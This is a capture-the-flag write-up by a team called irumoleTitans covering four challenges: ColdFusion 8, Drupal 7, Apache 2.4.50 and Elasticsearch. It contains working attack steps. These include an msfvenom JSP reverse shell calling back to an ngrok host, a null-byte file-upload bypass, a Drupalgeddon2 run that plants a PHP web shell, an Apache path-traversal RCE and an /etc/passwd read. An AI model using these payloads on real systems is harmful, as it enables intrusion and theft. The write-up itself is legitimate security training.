
Digital Encode 20th aniversary CTF challenge report

Team: irumoleTitans

Captain: Ademola Husssain
Date: 23rd September, 2023
Email: demola.hussainin@gmail.com

1) User hunt:
On accessing the ladning page of the web app at:
https://digitalencode-servicecoldfusion.chals.io/CFIDE/administrator, I was presented with a login page as seen in the screenshot below.



Using common admin credentials (as seen in the screenshot above):
username: admin
Password: admin

I got access to the admindash board. Next, I searched for exploits on adobe cold fusion 8 which I found an RCE exploit for it in searchsploit (see screenshot below). The command used is below:

** searchsploit adobe coldfusion 8

```
demola@iceCream:~$ searchsploit adobe coldfusion 8
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------- ---------------------------------
Adobe ColdFusion - Directory Traversal (Metasploit)                                           | multiple/remote/16985.rb
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remode Code Execution (RCE)            | windows/remote/50781.txt
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution   | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload                                                 | multiple/webapps/45979.txt
Adobe ColdFusion 8 - Remote Command Execution (RCE)                                           | cfm/webapps/50057.py
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection                               | multiple/webapps/40346.py
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting  | cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String C  | cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Site  | cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site   | cfm/webapps/33168.txt
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I chose the “cfm/webapps/50057.py” exploit. Next I generated a reverse shell via msfvenom on my kali machine. In order to get a reverse shell to my machine, I used ngrok to expose my machine to the internet so that the host can reach my local machie via the internet. The command used to run ngrok, and generate my reverse shell is seen below. I then used burpsuite to send the request

** msfvenom -p java/jsp_shell_reverse_tcp LHOST=6.tcp.eu.ngrok.io LPORT=16373 -o newt4.jsp
** ngrok tcp 4443
** tcp://0.tcp.eu.ngrok.io:16378

The vulnerability I chose is exploitnig an arbirary file upload vulnerabilty together with a directoty lisiting vulnerability. I uploaded the exploit file named “newt4.jsp” as seen in the msfvenom command above. I aded the “%00” at the end of the filename so as to bypass any filter that would prevent me from uploading the .jsp file. I used burbsuite to send the upload request as seen below:

Request

Pretty Raw Hex

```
1 POST
/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/newt4.jsp%00 HTTP/1.1
2 Host: digitalencode-servicecoldfusion.chals.io
3 Cookie: CFID=3002; CFTOKEN=81547880; CFAUTHORIZATION_cfadmin=YWRtaW46RDAzM0UyMkFFMzQ4QUVCNTY2MEZDMjE0MEFFQzM1ODUwQzREQTk5NzpjZmFkbWlu; CFADMIN_LASTPAGE_ADMIN=%2FCFIDE%2Fadministrator%2Fhomepage%2Ecfm
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://digitalencode-servicecoldfusion.chals.io/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16 Content-type: multipart/form-data; boundary=b298ff7174e045df939c33b82fbdc00b
17 Content-Length: 1738
18
19 --b298ff7174e045df939c33b82fbdc00b
20 Content-Disposition: form-data; name="NewFile"; filename="newt4.txt"
21 Content-Type: text/plain
22
23 <%@page import="java.lang.*"%>
24 <%@page import="java.util.*"%>
25 <%@page import="java.io.*"%>
26 <%@page import="java.net.*"%>
27
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Date: Sat, 23 Sep 2023 06:27:17 GMT
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 Server: JRun Web Server
6
7
8
9 <script type="text/javascript">
10  window.parent.OnUploadCompleted( 0, "/userfiles/file/newt4.jsp/newt4.txt", "newt4.txt", "0" );
11  </script>
12
```

The URL I used to send to upload the malicious .jsp file is seen below.

** https://digitalencode-servicecoldfusion.chals.io/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/newt4.jsp%00

After a successful upload I access the location of the file at the URL:
** https://digitalencode-servicecoldfusion.chals.io/userfiles/file/

On viewing the list of files, I clicked my uploaded malicios file and got a reverse shell on my machine as seen in the screenshot below:

```
demola@iceCream:~$ nc -lnvp 4443
listening on [any] 4443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51410
pwd
/opt/coldfusion8/runtime/bin
tty
not a tty
hostname
23e5f617baba
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:0a:01:9d:1a
          inet addr:10.1.157.26  Bcast:10.1.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:175362 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160843 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27010814 (27.0 MB)  TX bytes:142844205 (142.8 MB)
```

After getting a connection as seen above, I viewed the /etc/passwd file to see which user on the server has a group id of 33 which is the user “ww-data” as seen In the screenshot below:

```
demola@iceCream:~$ nc -lnvp 4443
listening on [any] 4443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51412
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
```

2) SysAdmin:
Viweing source code of the web application, I could see that the CMS is drupal version 7. As seen in the screenshot below. To view the source file on firefox, right-click and select “view pag source”

```
10   xmlns:sioct="http://rdfs.org/sioc/types#"
11   xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12   xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
17 <link rel="shortcut icon" href="http://digitalencode-servicedrupal.chals.io/misc/favicon.ico
18   <title>Welcome to digitalencode-servicedrupal.chals.io | digitalencode-servicedrupal.chals
19   <style type="text/css" media="all">
20 @import url("http://digitalencode-servicedrupal.chals.io/modules/system/system.base.css?s1fa
21 @import url("http://digitalencode-servicedrupal.chals.io/modules/system/system.menus.css?s1f
22 @import url("http://digitalencode-servicedrupal.chals.io/modules/system/system.messages.css?
23 @import url("http://digitalencode-servicedrupal.chals.io/modules/system/system.theme.css?s1f
24 </style>
25 <style type="text/css" media="all">
```

Searchnig google for an exploit on drupal version 7, I saw the “drupageddon” exploit. On github via the link:

** https://raw.githubusercontent.com/dreadlocked/Drupalgeddon2/master/drupalgeddon2.rb

I downloaded saved the raw file above as ”druper.rb” to my machine and ran the script. The command used to run the script is seen below:

** ruby /home/demola/druper.rb https://digitalencode-servicedrupal.chals.io –verbose

```
demola@iceCream:~$ ruby /home/demola/druper.rb https://digitalencode-servicedrupal.chals.io --verbose
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : https://digitalencode-servicedrupal.chals.io/
--------------------------------------------------------------------------------
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/CHANGELOG.txt
[v] HTTP - Type: get
[+] Found  : https://digitalencode-servicedrupal.chals.io/CHANGELOG.txt    (HTTP Response: 200)    [HTTP Size: 9]
[+] Drupal!: v7.57
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/?q=user/password
[v] HTTP - Type: get
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/user/password
[v] HTTP - Type: get
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo GDBAOCOR
```

After running the script I got a shell on my machine and then ran the “hostname” command to get the hostname of the machine as seen in the screenshot below:

```
rkup&name[%23markup]=echo PD9waHAgaWYoIGl2c2V0KCAkXIJFUVVFUlRbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVF
| base64 -d | tee shell.php
[v] HTTP - Type: post
[v] HTTP - Data: form_id=user_pass&_triggering_element_name=name
[v] Form name  : form_build_id
[v] Form value : form-wPrXSObOjO5Li6Ei8zoYzMeGepf7qgLS7FTltrlVee0
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/?q=file/ajax/name/%23value/form-wPrXSO
FTltrlVee0
[v] HTTP - Type: post
[v] HTTP - Data: form_build_id=form-wPrXSObOjO5Li6Ei8zoYzMeGepf7qgLS7FTltrlVee0
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/shell.php
[v] HTTP - Type: post
[v] HTTP - Data: c=hostname
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'https://digitalencode-servicedrupal.chals.io/shell.php' -d 'c=hostname'
6748f8a89048>> id
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/shell.php
[v] HTTP - Type: post
[v] HTTP - Data: c=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
6748f8a89048>> hostname
[v] HTTP - URL : https://digitalencode-servicedrupal.chals.io/shell.php
[v] HTTP - Type: post
[v] HTTP - Data: c=hostname
6748f8a89048
6748f8a89048>>
```


3) Burgundy:
On viewing the default index page, I got a "it works!" on the web page. This looks like apache!. Next i did a directory bruteforce enumeration with the “wfuzz” and found an “icons” path (as seen in the screenshot below). The command used for the directory brutforcing is seen below:

** export URL=https://digitalencode-servicehttpd.chals.io/FUZZ/
** wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404 --hl 0 "$URL"

```
demola@iceCream:~$ export URL=https://digitalencode-servicehttpd.chals.io/FUZZ/

demola@iceCream:~$ wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404 --hl 0 "$URL"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://digitalencode-servicehttpd.chals.io/FUZZ/
Total requests: 30000
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   403        7 L      20 W       199 Ch      "cgi-bin"
000000386:   200        1004 L   4963 W     73983 Ch    "icons"
000004255:   200        1 L      2 W        45 Ch       "https://digitalencode-servicehttpd.chals.io//"

Total time: 0
Processed Requests: 29989
Filtered Requests: 29986
Requests/sec.: 0

/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Pycurl error 3:

demola@iceCream:~$
```

On viewing the directory listing of the icons path, I found the version of apache being used as seen in the screenshot below:

On clicking the “apache_pb.svg” link I could see th eversion of apache used as seen in the screenshot below:



Then I searched for an exploit via searchsploit on my kali machine on the vrsion of apache (2.4) being used on the server. The command used to search for the exploit is seen below (see aslo the screenshot that follows):

** searchsploit apache 2.4 remote
** python3 50512.py https://digitalencode-servicehttpd.chals.io

```
demola@iceCream:~$ searchsploit apache 2.4 remote
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                               | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                             | php/remote/29316.py
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting                             | unix/remote/30835.sh
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution               | php/remote/40142.php
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)                       | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)                       | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)                                    | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)                                    | multiple/webapps/50512.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                           | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                     | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                     | unix/remote/47080.c
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)                               | multiple/remote/48410.rb
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosuree                             | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure                                | multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure                        | multiple/remote/21491.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                              | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                            | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                      | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Co | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Co | windows/webapps/42953.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution              | linux/remote/34.pl
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

demola@iceCream:~$ less `locate multiple/webapps/50512.py`

demola@iceCream:~$ cp `locate multiple/webapps/50512.py` .

demola@iceCream:~$ chmod +x 50512.py

demola@iceCream:~$ ./50512.py
^C
```

I chose the “multiple/webapps/50512.py” script to exploit the apache 2.4 vulnerability as seen above. I copied the script to my working directory, made the script executable via the “chod” command and then ran the script. The comands used to achieve tis is seen below:

** cp `locate  multiple/webapps/50512.py` .
** chmod +x 50512.py
** python3 50512.py https://digitalencode-servicehttpd.chals.io

I then ran the exploit and i got a shell on my kali and got the flag (See screenshot below):

```
demola@iceCream:~$ python3 50512.py https://digitalencode-servicehttpd.chals.io

[0] Apache 2.4.49 RCE
[1] Apache 2.4.50 RCE
[~] Choice : 1

[!] Target https://digitalencode-servicehttpd.chals.io is vulnerable !!!
[!] Sortie:

uid=1(daemon) gid=1(daemon) groups=1(daemon)

[?] Do you want to exploit this RCE ? (Y/n) : Y
Reverse shell is advised (This isn't an interactive shell)
daemon@8b27dee578ed: /bin
$ hostname
8b27dee578ed
```

The flag for this challenge is seen in the screenshot below:

```
[0] Apache 2.4.49 RCE
[1] Apache 2.4.50 RCE
[~] Choice : 1

[!] Target https://digitalencode-servicehttpd.chals.io is vulnerable !!!
[!] Sortie:

uid=1(daemon) gid=1(daemon) groups=1(daemon)

[?] Do you want to exploit this RCE ? (Y/n) : Y
Reverse shell is advised (This isn't an interactive shell)
daemon@8b27dee578ed: /bin
$ hostname
8b27dee578ed

Reverse shell is advised (This isn't an interactive shell)
daemon@8b27dee578ed: /bin
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

Reverse shell is advised (This isn't an interactive shell)
daemon@8b27dee578ed: /bin
$ whoami
daemon

Reverse shell is advised (This isn't an interactive shell)
```

4) Savage:
On accessing the index page, I got a json response. Then I used wfuzz to do some directory brutforcing on the host. The command used is seen below:

** export URL=https://digitalencode-serviceelasticsearch.chals.io/FUZZ/
** wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404 --hl 0 "$URL"

```
demola@iceCream:~$ export URL=https://digitalencode-serviceelasticsearch.chals.io/FUZZ/

demola@iceCream:~$ wfuzz -c -z file,/opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt --hc 404 --hl 0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://digitalencode-serviceelasticsearch.chals.io/FUZZ/
Total requests: 30000
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000004120:   200        6 L      22 W       481 Ch      "_search"
000004255:   200        12 L     34 W       296 Ch      "https://digitalencode-serviceelasticsearch.chals.io//"

Total time: 0
Processed Requests: 29989
Filtered Requests: 29987
Requests/sec.: 0
```

From the URL of the host, i could see that it uses elasticsearch. Googleing explot for elastic search, i stunbled upon hactrick's elsatic search located at the below URL:

** https://book.hacktricks.xyz/network-services-pentesting/9200-pentesting-elasticsearch

Going through the “Elastic info” section, I tried out the “/_cat/nodes” endoint on burp and got the hostname and submitted the flag as seen in the below screenshot.

Burp Suite Community Edition v2022.7.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × +

Send Cancel

Target: https://digitalencode-ser

Request

Pretty Raw Hex

```
1 GET /_cat/nodes HTTP/1.1
2 Host: digitalencode-serviceelasticsearch.chals.io
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
  */*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Connection: close
14
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: text/plain; charset=UTF-8
4 Content-Length: 48
5
6 ee926f43fd5b 10.1.83.247 5 31 0.02 d * Stacy X
7
```